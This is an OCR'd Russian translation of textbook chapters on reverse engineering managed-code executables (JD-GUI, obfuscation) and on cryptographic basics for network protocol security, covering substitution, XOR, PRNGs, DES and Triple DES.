


Рисунок 6-21. Пример JAR-файла, открытого в ZIP-приложении

Для декомпиляции программ Java я рекомендую JD-GUI (jd.benow.ca), которая при декомпиляции приложений Java работает практически так же, как ILSpy с приложениями .NET. Я не буду подробно рассматривать использование JD-GUI, а лишь выделю несколько важных областей интерфейса на рисунке 6-22, чтобы помочь вам быстро начать работу.




Рисунок 6-22. JD-GUI с открытым JAR-файлом

На рисунке 6-22 показан интерфейс JD-GUI после открытия JAR-файла `jce.jar` [1], который устанавливается по умолчанию вместе с Java и обычно находится в каталоге `JAVAHOME/lib`. В зависимости от структуры исследуемого приложения можно одновременно открывать отдельные файлы классов или несколько JAR-файлов. При открытии JAR-файла JD-GUI разбирает метаданные и список классов и представляет их в древовидной структуре.

На рисунке 6-22 видны два важных элемента сведений, извлечённых JD-GUI. Первый - пакет `javax.crypto` [2], определяющий классы для различных криптографических операций Java. Под именем пакета находится список определённых в нём классов, например `CryptoAllPermissionCollection.class` [3]. Если щёлкнуть имя класса в левом окне, справа появится его декомпилированная версия [4]. Можно прокручивать декомпилированный код или щёлкать открытые классом поля и методы [5], чтобы переходить к ним в окне декомпилированного кода.

Второй важный момент: любой подчёркнутый идентификатор в декомпилированном коде можно щёлкнуть, после чего инструмент перейдёт к его определению. Если щёлкнуть подчёркнутый идентификатор `all_allowed` [6], интерфейс перейдёт к определению поля `all_allowed` в текущем декомпилированном классе.

Работа с обфускацией

Все метаданные, включённые в типичное приложение .NET или Java, упрощают специалисту по обратной разработке выяснение действий приложения. Однако коммерческим разработчикам, применяющим специальные "секретные" сетевые протоколы, обычно не нравится, что такие приложения гораздо легче подвергать обратной разработке. Простота декомпиляции этих языков также позволяет относительно легко обнаруживать ужасные дыры в безопасности специальных сетевых протоколов. Некоторым разработчикам может не понравиться, что вы об этом знаете, поэтому они выбирают сокрытие как решение безопасности.

Вы, вероятно, встретите приложения, намеренно обфусцированные такими инструментами, как ProGuard для Java или Dotfuscator для .NET. Эти инструменты вносят в скомпилированное приложение различные изменения, призванные затруднить работу специалиста по обратной разработке. Изменение может быть простым, например замена всех имён типов и методов бессмысленными значениями, или более сложным, например расшифрование строк и кода во время выполнения. Каким бы ни был метод, обфускация усложняет декомпиляцию кода. Например, на рисунке 6-23 рядом показаны исходный класс Java и его обфусцированная версия, полученная после обработки ProGuard.




Рисунок 6-23. Сравнение исходного и обфусцированного файлов класса

Если встретится обфусцированное приложение, определить его действия обычными декомпиляторами может быть трудно. В этом и состоит назначение обфускации. Однако при работе с такими приложениями помогут следующие советы:

• Помните, что типы и методы внешних библиотек, например основных библиотек классов, обфусцировать невозможно. Если приложение работает с сетью, в нём должны присутствовать вызовы API сокетов, поэтому ищите их.

• Поскольку .NET и Java легко загружать и выполнять динамически, можно написать простой испытательный стенд, который загрузит обфусцированное приложение и запустит процедуры расшифрования строк или кода.
• Как можно шире применяйте динамическую обратную разработку, исследуя типы во время выполнения и определяя их назначение.

Ресурсы по обратной разработке

Следующие URL-адреса предоставляют доступ к превосходным информационным ресурсам по обратной разработке программного обеспечения. В них содержатся дополнительные сведения об обратной разработке и связанных темах, например форматах исполняемых файлов.

• OpenRCE Forums: openrce.org
• ELF File Format: refspecs.linuxbase.org
• macOS Mach-O Format: web.archive.org

• PE File Format: msdn.microsoft.com

Дополнительные сведения об использованных в этой главе инструментах, включая места их загрузки, приведены в приложении A.

Заключение

Обратная разработка требует времени и терпения, поэтому не рассчитывайте освоить её за одну ночь. Требуется время, чтобы понять совместную работу операционной системы и архитектуры, распутать беспорядок, создаваемый оптимизированным кодом C в дизассемблере, и статически проанализировать декомпилированный код. Надеюсь, я дал вам несколько полезных советов по обратной разработке исполняемого файла для поиска кода его сетевого протокола.

Лучший подход к обратной разработке - начинать с небольших исполняемых файлов, которые вы уже понимаете. Их исходный код можно сравнивать с дизассемблированным машинным кодом, чтобы лучше понять, как компилятор преобразовал исходный язык программирования.

Разумеется, не забывайте о динамической обратной разработке и по возможности используйте отладчик. Иногда простое выполнение кода оказывается эффективнее статического анализа. Пошаговое выполнение программы не только поможет лучше понять работу компьютерной архитектуры, но и позволит полностью проанализировать небольшой участок кода. Если повезёт, вам достанется исполняемый файл на управляемом языке .NET или Java, который можно исследовать одним из множества доступных инструментов. Конечно, если разработчик обфусцировал исполняемый файл, анализ становится сложнее, но в этом и состоит часть удовольствия от обратной разработки.

Сноски

[1] Apple перешла на архитектуру x86 в 2006 году. До этого Apple использовала архитектуру PowerPC. Персональные компьютеры, напротив, всегда основывались на архитектуре x86.
[2] Это не вполне точно: многие сетевые платы способны выполнять часть обработки аппаратно.

Глава 7. Безопасность сетевых протоколов

Сетевые протоколы передают информацию между участниками сети, и весьма вероятно, что эта информация конфиденциальна. Независимо от того, содержит ли она данные кредитной карты или совершенно секретные сведения государственных систем, необходимо обеспечить безопасность. При первоначальном проектировании протокола инженеры учитывают множество требований безопасности, но со временем уязвимости часто проявляются, особенно когда протокол используется в общедоступных сетях, где его может атаковать любой наблюдающий за трафиком.

Все защищённые протоколы должны выполнять следующие задачи:

• Сохранять конфиденциальность данных, защищая их от чтения.
• Сохранять целостность данных, защищая их от изменения.

• Не позволять злоумышленнику выдавать себя за сервер посредством реализации аутентификации сервера.
• Не позволять злоумышленнику выдавать себя за клиента посредством реализации аутентификации клиента.

В этой главе я расскажу, как эти четыре требования выполняются в распространённых сетевых протоколах, рассмотрю потенциальные слабости, которые следует искать при анализе протокола, и опишу реализацию требований в реальном защищённом протоколе. В следующих главах я объясню, как определить используемое протоколом шифрование и какие недостатки искать.

Область криптографии включает два важных метода, применяемых многими сетевыми протоколами и тем или иным способом защищающих данные или протокол: шифрование обеспечивает конфиденциальность данных, а подписание - целостность данных и аутентификацию.

Защищённые сетевые протоколы активно используют шифрование и подписание, но правильно реализовать криптографию бывает трудно. Часто встречаются ошибки реализации и проектирования, приводящие к уязвимостям, которые способны разрушить безопасность протокола. Анализируя протокол, необходимо хорошо понимать применяемые технологии и алгоритмы, чтобы обнаруживать и даже эксплуатировать серьёзные слабости. Сначала рассмотрим шифрование и выясним, как ошибки реализации могут нарушить безопасность приложения.

Алгоритмы шифрования

История шифрования насчитывает тысячи лет, а по мере того как электронные коммуникации становилось легче отслеживать, значение шифрования значительно возрастало. Современные алгоритмы шифрования часто опираются на очень сложные математические модели. Однако само применение протоколом сложных алгоритмов ещё не делает его защищённым.

Алгоритм шифрования обычно называют шифром или кодом в зависимости от его структуры. При обсуждении операции шифрования исходное незашифрованное сообщение называется открытым текстом. Результат алгоритма шифрования представляет собой зашифрованное сообщение, называемое шифротекстом. Большинству алгоритмов для шифрования и расшифрования также требуется ключ. Попытки взломать или ослабить алгоритм шифрования называются криптоанализом.

Во многих алгоритмах, которые когда-то считались защищёнными, обнаружились многочисленные слабости и даже лазейки. Отчасти это связано с огромным ростом вычислительной производительности со времени создания таких алгоритмов, некоторые из которых относятся ещё к

1970-м годам. Благодаря этому стали осуществимы атаки, которые прежде считались возможными только в теории.

Если вы хотите взламывать защищённые сетевые протоколы, необходимо понимать некоторые известные криптографические алгоритмы и знать их слабости. Шифрование необязательно должно включать сложную математику. Некоторые алгоритмы используются лишь для сокрытия структуры протокола в сети,

например строк или чисел. Разумеется, если алгоритм прост, его защищённость обычно невысока. После обнаружения механизма сокрытия он уже не обеспечивает реальной безопасности.

Здесь я приведу обзор нескольких распространённых алгоритмов шифрования, но не буду подробно рассматривать устройство этих шифров, поскольку при анализе протокола нам достаточно понимать используемый алгоритм.

Шифры замены

Шифр замены - простейшая форма шифрования. Такие шифры используют алгоритм, который шифрует значение на основе таблицы замены с однозначным соответствием между открытым текстом и соответствующим значением шифротекста, как показано на рисунке 7-1. Для расшифрования шифротекста процесс обращается: значение шифротекста ищется в перевёрнутой таблице, после чего восстанавливается исходный открытый текст. На рисунке 7-1 показан пример шифра замены.




Рисунок 7-1. Шифрование с помощью шифра замены

На рисунке 7-1 справа показаны шесть замен, определённых в таблице, которая служит лишь простым примером. Полный шифр замены обычно содержит гораздо больше замен. При шифровании сначала выбирается первая буква открытого текста, а затем в таблице ищется её замена. Здесь буква `H` в слове `HELLO` заменяется буквой `X`. Процесс продолжается, пока не будут зашифрованы все буквы.

Хотя замена способна обеспечить достаточную защиту от случайных атак, она не выдерживает криптоанализа. Для взлома шифров замены часто применяется частотный анализ, который сопоставляет частоту символов шифротекста с их обычной частотой в наборах открытых данных. Например, если шифр защищает сообщение на английском языке, частотный анализ может определить распространённость некоторых обычных букв, знаков пунктуации и цифр в большом

массиве письменных произведений. Поскольку буква `E` встречается в английском языке чаще всего, наиболее частый символ зашифрованного сообщения, по всей вероятности, представляет `E`. Доведя этот процесс до логического завершения, можно построить исходную таблицу замены и расшифровать сообщение.

XOR-шифрование

Алгоритм XOR-шифрования - очень простой метод шифрования и расшифрования данных. Он выполняет побитовую операцию XOR над байтом открытого текста и байтом ключа, получая шифротекст. Например, для байта `0x48` и байта ключа `0x82` результат XOR будет равен `0xCA`.

Поскольку операция XOR симметрична, применение того же байта ключа к шифротексту возвращает исходный открытый текст. На рисунке 7-2 показана операция XOR-шифрования с однобайтовым ключом.




Рисунок 7-2. Операция XOR-шифрования с однобайтовым ключом

Однобайтовый ключ делает алгоритм шифрования очень простым и не слишком защищённым. Злоумышленник без труда может перебрать все 256 возможных значений ключа, чтобы расшифровать шифротекст в открытый текст, и увеличение размера ключа не поможет. Поскольку операция XOR симметрична, над шифротекстом и известным открытым текстом можно выполнить XOR и определить ключ. При наличии достаточного объёма известного открытого текста ключ можно вычислить и применить к остальному шифротексту, расшифровав всё сообщение.

Единственный способ безопасного применения XOR-шифрования - использовать ключ того же размера, что и сообщение, со значениями, выбранными совершенно случайно. Такой подход называется шифрованием одноразовым блокнотом, и взломать его довольно трудно. Даже если злоумышленник знает небольшую часть открытого текста, определить полный ключ он не сможет. Единственный способ восстановить ключ - знать весь открытый текст сообщения; разумеется, в таком случае ключ злоумышленнику уже не нужен.

К сожалению, алгоритм шифрования одноразовым блокнотом имеет серьёзные проблемы и редко применяется на практике. Одна из них состоит в том, что размер передаваемого отправителю и получателю материала ключа должен совпадать с размером каждого сообщения. Одноразовый блокнот защищён только тогда, когда каждый байт сообщения шифруется совершенно случайным значением. Кроме того, ключ одноразового блокнота нельзя повторно использовать для разных

сообщений: если злоумышленник однажды расшифрует ваше сообщение, он сможет восстановить ключ, после чего последующие сообщения, зашифрованные тем же ключом, окажутся скомпрометированы.

Если XOR-шифрование настолько слабо, зачем вообще его упоминать? Хотя оно и не является "защищённым", разработчики по-прежнему используют его из лени, поскольку реализовать XOR легко. XOR-шифрование также используется как примитив для построения более защищённых алгоритмов шифрования, поэтому важно понимать его работу.

Генераторы случайных чисел

Криптографические системы в значительной степени зависят от качественных случайных чисел. В этой главе вы увидите их в качестве ключей отдельных сеансов, векторов инициализации и больших простых чисел `p` и `q` алгоритма RSA. Однако получить действительно случайные данные трудно, поскольку компьютеры по своей природе детерминированы: при одних и тех же входных данных и состоянии программа должна выдавать одинаковый результат.

Один из способов получить относительно непредсказуемые данные - измерять физические процессы. Например, можно измерять интервалы между нажатиями клавиш пользователем или брать выборки из источника электрического шума, такого как тепловой шум резистора. Проблема таких источников в том, что они предоставляют мало данных: в лучшем случае несколько сотен байтов в секунду, чего недостаточно для криптографической системы общего назначения. Для простого 4096-битного ключа RSA требуется как минимум два случайных 256-байтовых числа, создание которых заняло бы несколько секунд.

Чтобы эффективнее использовать полученные выборки, криптографические библиотеки реализуют генераторы псевдослучайных чисел (pseudorandom number generators, PRNG), которые используют исходное начальное значение и формируют последовательность чисел, теоретически непредсказуемую без знания внутреннего состояния генератора. Качество PRNG у разных библиотек различается очень сильно. Например, функция `rand()` библиотеки C совершенно непригодна для криптографически защищённых протоколов. Распространённая ошибка - использование слабого алгоритма для генерации случайных чисел в криптографических целях.

Криптография с симметричным ключом

Единственный защищённый способ зашифровать сообщение - до начала шифрования отправить в качестве одноразового блокнота совершенно случайный ключ того же размера, что и сообщение. Разумеется, работать с такими крупными ключами нежелательно. К счастью, вместо этого можно построить алгоритм с симметричным ключом, использующий математические конструкции для

создания защищённого шифра. Поскольку размер ключа значительно меньше размера отправляемого сообщения и не зависит от объёма шифруемых данных, распространять его проще.

Если используемый алгоритм не имеет очевидных слабостей, ограничивающим фактором безопасности становится размер ключа. Если ключ короток, злоумышленник может перебирать его значения, пока не найдёт правильное.

Существуют два основных типа симметричных шифров: блочные и потоковые. У каждого есть свои преимущества и недостатки, а выбор неправильного шифра для протокола может серьёзно повлиять на безопасность сетевого взаимодействия.

Блочные шифры

Многие известные алгоритмы с симметричным ключом, например Advanced Encryption Standard (AES) и Data Encryption Standard (DES), при каждом применении алгоритма шифруют и расшифровывают фиксированное количество битов, называемое блоком. Для шифрования или расшифрования сообщения алгоритму требуется ключ. Если сообщение длиннее блока, его необходимо разделить на меньшие блоки и поочерёдно применить алгоритм к каждому из них. При каждом применении алгоритма используется один и тот же ключ, как показано на рисунке 7-3. Обратите внимание: для шифрования и расшифрования применяется один и тот же ключ.




Рисунок 7-3. Шифрование блочным шифром

Когда для шифрования используется алгоритм с симметричным ключом, блок открытого текста объединяется с ключом в соответствии с алгоритмом, в результате чего создаётся шифротекст.

Если затем применить к шифротексту алгоритм расшифрования вместе с ключом, будет восстановлен исходный открытый текст.

DES

Вероятно, старейший блочный шифр, который всё ещё используется в современных приложениях, - DES. Первоначально он был разработан IBM под названием Lucifer и опубликован в 1979 году как федеральный стандарт обработки информации (Federal Information Processing Standard, FIPS). Для реализации процесса шифрования алгоритм использует сеть Фейстеля. Такая сеть, распространённая во многих блочных шифрах, работает путём многократного применения функции к входным данным в течение нескольких раундов. Функция принимает значение предыдущего раунда, в первом раунде исходный открытый текст, а также определённый подключ, полученный из исходного ключа с помощью алгоритма планирования ключей.

Алгоритм DES использует 64-битный блок и 64-битный ключ. Однако DES требует отвести 8 битов ключа для проверки ошибок, поэтому эффективная длина ключа составляет всего 56 бит. Такой ключ очень мал и непригоден для современных приложений, что было доказано в 1998 году машиной DES cracker организации Electronic Frontier Foundation - аппаратным средством полного перебора ключей, способным обнаружить неизвестный ключ DES примерно за 56 часов. В то время специальное оборудование стоило около 250 000 долларов; современные облачные средства взлома могут гораздо дешевле подобрать ключ менее чем за сутки.

Triple DES

Вместо полного отказа от DES криптографы разработали изменённую форму, применяющую алгоритм трижды. Алгоритм Triple DES (TDES или 3DES) использует три отдельных ключа DES и обеспечивает эффективную длину ключа 168 бит, хотя можно доказать, что фактическая защищённость ниже, чем следует из этой длины. Как показано на рисунке 7-4, в Triple DES функция шифрования DES сначала применяется к открытому тексту с первым ключом. Затем результат расшифровывается вторым ключом. После этого он снова шифруется третьим ключом, создавая итоговый шифротекст. Для расшифрования операции выполняются в обратном порядке.

